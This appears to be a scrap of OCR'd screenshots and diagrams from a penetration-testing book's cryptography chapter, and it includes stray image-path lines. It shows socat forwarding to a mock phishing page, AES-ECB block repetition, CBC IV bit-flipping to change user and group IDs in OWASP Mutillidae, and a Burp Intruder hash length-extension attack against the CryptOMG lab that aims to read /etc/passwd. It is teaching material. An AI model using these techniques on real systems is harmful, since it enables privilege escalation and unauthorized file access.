
```
root@yokwe:~# socat TCP4-LISTEN:8080,reuseaddr,fork TCP6:[2601:40a:8200:23::163d]:80
```

```
root@yokwe:~# curl 127.0.0.1 8080
<html><body><h1>Welcome to the totally legitimate, definitely not a hacker, Bank
 Of America website.</h1>
<p>You should totally enter your credentials and I'll give you money.</p>
</body></html>
```

Chapter 5: Cryptography and the Penetration Tester


```
root@yokwe:~# echo ImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rI
mA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4
x0rImA1337H4x0r > plain.txt
root@yokwe:~# openssl aes-128-ecb -in plain.txt -out ciphertxt.enc
enter aes-128-ecb encryption password:
Verifying - enter aes-128-ecb encryption password:
root@yokwe:~# xxd -p ciphertxt.enc
53616c7465645f5f0ab6a013eea07df35571e5c902e65eb850a25cc6e896
3f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16c8d2da7a26f9
20636dab5571e5c902e65eb850a25cc6e8963f9a40e51da4e1c590b96d77
91084a8117bdfa24d8337f16c8d2da7a26f920636dab5571e5c902e65eb8
50a25cc6e8963f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16
c8d2da7a26f920636dab7f60e272cca8fa004d636af51fc2a3ce
root@yokwe:~#
```


```
root@yokwe:~# echo ImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rI
mA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4x0rImA1337H4
x0rImA1337H4x0r > plain.txt
root@yokwe:~# openssl aes-128-ecb -in plain.txt -out ciphertxt.enc
enter aes-128-ecb encryption password:
Verifying - enter aes-128-ecb encryption password:
root@yokwe:~# xxd -p ciphertxt.enc
53616c7465645f5f0ab6a013eea07df35571e5c902e65eb850a25cc6e896
3f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16c8d2da7a26f9
20636dab5571e5c902e65eb850a25cc6e8963f9a40e51da4e1c590b96d77
91084a8117bdfa24d8337f16c8d2da7a26f920636dab5571e5c902e65eb8
50a25cc6e8963f9a40e51da4e1c590b96d7791084a8117bdfa24d8337f16
c8d2da7a26f920636dab7f60e272cca8fa004d636af51fc2a3ce
root@yokwe:~#
```


plain 1
IV
encryption
encrypt 1
plain 2
encryption
encrypt 2
plain 3
encryption
encrypt 3

```
root@yokwe:~# xxd -p enc1
0f028f1460cfe9cab1716e2d5f03712f
root@yokwe:~# xxd -p enc2
5f7f03e6b725a926110b9361dc527b0e
root@yokwe:~# xxd -p enc3
16b4964c5788e488836cd3cf3bb5a785
root@yokwe:~# xxd -p enc4
5f7f03e6b725a926110b9361dc527b0e
root@yokwe:~# xxd -p enc5
1439f8335c79174f22cc2174aa3b86c4
```


```
root@yokwe:~/Downloads# chmod +x xampp-linux-x64-5.6.35-0-installer.run
root@yokwe:~/Downloads# ./xampp-linux-x64-5.6.35-0-installer.run
```



Mozilla Firefox
https://19...93a98f1eba
&iv=0bc24fc1ab650b25b4114e93a98f1eba
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62
Security Level: 1 (Client-side Security) (0 - I try harder)
Hints: Disabled
Not Logged In
Home | Login/Register | Show Popup Hints | Toggle Security | Drop SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
View User Privilege Level
Back
Help Me!
User Privilege Level
Application ID !1B2
User ID 174 (Hint: 0X31 0X37 0X34)
Group ID 235 (Hint: 0X32 0X33 0X35)





```
20 renders "7"   b0 renders "7"   10 renders "4"
21 renders "6    b1 renders "6"   11 renders "5"
22 renders "5"   b2 renders "5"   12 renders "6"
23 renders "4"   b3 renders "4"   13 renders "7"
24 renders "3"   b4 renders "3"   14 renders "0"
25 renders "2"   b5 renders "2"   15 renders "1"
26 renders "1"   b6 renders "1"   16 renders "2"
27 renders "0"   b7 renders "0"   17 renders "3"
28 renders "?"   b8 renders "?"   18 renders "<"
29 renders ">"   b9 renders ">"   19 renders "="
```


```
6b c2 4f c1 ab 65 0b 25 b4 11 4e 93 a9 8f 1e ba |  IV
------------------------------------------------|
01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 |  Byte position
________________________________________________|

_____________________
         05  06  07 | IV byte position
User ID  X   X   X  |
GroupID  X   X   X  |
         08  09  10 | IV byte position
____________________|

Position 5 XOR:  1010 = a
Position 6 XOR:  0010 = 2
Position 7 XOR:  1111 = f
Position 8 XOR:  0111 = 7
Position 9 XOR:  0111 = 7
Position 10 XOR: 0100 = 4
```






CryptOMG - Mozilla Firefox
CryptOMG
192.168.108.104/ctf/
Most Visited
Offensive Security
Kali Linux
Kali Docs
CryptOMG
Challenge 1
Access the /etc/passwd file.
Challenge 2
Get the admin password.
Challenge 3
Decrypt the message.
Challenge 4
Hijack the administrator account
Challenge 5
Access the /etc/passwd file.


CryptOMG - Challenge 5 :: test - Mozilla Firefox
CryptOMG - Challeng...
sha1&file=test&hash=dd03bd22af3a4a0253a66
Most Visited
Offensive Security
Kali Linux
Kali Docs
Algorithm:
md4
save
hello
home
links
pictures
test
test
This is a test


secret + message
512 bits
message + padding
512 bits
IV
compression function
160-bit RS
compression function
HASH



Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Pitchfork
GET
/ctf/challenge5/index.php?algo=sha1&file=§test§&hash=§dd03bd22af3a4a0253a66621
bcb80631556b100e§ HTTP/1.1
Host: 192.168.108.106
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.108.106/ctf/challenge5/index.php?algo=sha1&file=test&hash=dd03b
d22af3a4a0253a66621bcb80631556b100e
Connection: close
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh
?
<
+
>
Type a search term
0 matches
Clear
2 payload positions
Length: 528



Target
Positions
Payloads
Options
